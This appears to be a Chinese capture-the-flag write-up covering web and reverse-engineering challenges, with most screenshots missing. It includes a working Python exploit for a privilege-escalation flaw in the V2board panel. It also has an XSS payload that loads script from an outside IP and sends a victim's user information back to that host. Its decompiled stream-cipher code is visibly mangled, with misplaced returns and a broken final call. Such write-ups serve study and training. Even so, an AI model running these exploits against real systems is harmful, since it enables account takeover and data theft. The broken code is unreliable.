Web

Git Leakage

Githack跑一下就出了


v2board


V2board越权


```
from requests import *
import time
import json


def exp(baseUrl):
    url = baseUrl + "api/v1/passport/auth/register"
    username=f"{int(time.time())}@qq.com"
    password=int(time.time())
    data={
        "email":username,
        "password":password
    }
    m=post(url,data=data)
    print(f"[+]注册账户成功！用户名：{username} 密码：{password}")
    url=baseUrl+"api/v1/passport/auth/login"
    headers={
        "authorization":eval(m.text)["data"]["auth_data"]
    }
    data={
        "email":username,
        "password":password
    }
    l=post(url,data=data,headers=headers)
    if l.status_code==200:
        print("[+]登陆成功")
        url=baseUrl+"api/v1/user/getStat"
        j=get(url,headers=headers)
        print(j.text)
    else:
        print("[+]登陆失败")
        return
    url=baseUrl+"api/v1/admin/user/fetch"
    headers={
        "authorization":eval(l.text)["data"]["auth_data"]
    }
    n=get(url,headers=headers)
    raw=json.loads(n.text)["data"]
    print("flag: ",end="")
    for line in raw:
        if line['is_admin']==1:
            print(("hgame{"+line["token"]+"}").strip(" "))
```

```python
baseUrl = input("输入网站url: ")
exp(baseUrl)
```

Search Commodity








Designer


存在XSS




```
<!--payload:-->
1;"></a><script src="http://114.116.4.45:3000/template/hgame.js"></script>
```

```
//hgame.js
url = 'http://114.116.4.45:3000/index.php'
var xhr = new XMLHttpRequest();
xhr.open('post', '/user/register', false);
xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded")
data = {
    "username": "admin"
};
xhr.send(JSON.stringify(data));
h = JSON.parse(xhr.responseText);
console.log(h.token);
var upd = new XMLHttpRequest();
upd.open('get','/user/info', false);
upd.setRequestHeader("authorization", h.token)
upd.setRequestHeader("Content-type", "application/x-www-form-urlencoded")
upd.send(JSON.stringify(h));
var callback=new XMLHttpRequest();
callback.open('post', url, false);
callback.setRequestHeader("Content-type", "application/x-www-form-urlencoded")
callback.send(upd.responseText)
```


share一下




拿到flag

Reverse


before_main



main函数大致流程是，输入flag，加密，比对密文




可以看到对这个奇怪的数组进行了操作




转字符串：`0CxWsOemvJq4zdk2V6QlArj9wnHbt1NfEX/+3DhyPoBRLY8pK5FciZau7UMIgTSG`


64位的长度，可以想是base64，这是密码表



乱码了，题目的提示是在main函数前，看看别的函数



注意到1229函数，也是64位字符串，这大概是真实的表了



stream

python打包的，反编译出代码

```
import base64
def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
```

```
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
        i = j = 0
        data = []
        for _ in range(50):
            i = (i + 1) % 256
            j = (j + s[i]) % 256
            tmp = s[i]
            s[i] = s[j]
            s[j] = tmp
            data.append(s[(s[i] + s[j]) % 256])
            return data
def encrypt(text, key):
    result = ''
    for c, k in zip(text, gen(key)):
        result += chr(ord(c) ^ k)
        result = base64.b64encode(result.encode()).decode()
    return result
text = input('Flag: ')
key = 'As_we_do_as_you_know'
enc = encrypt(text, key)
if enc ==
'wr3ClvcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KMOOasOrdgbDlx3DqcKqwr0hw701Ly5
7w63CtcOl':           print('yes!')
    return None
None('try again...')
```

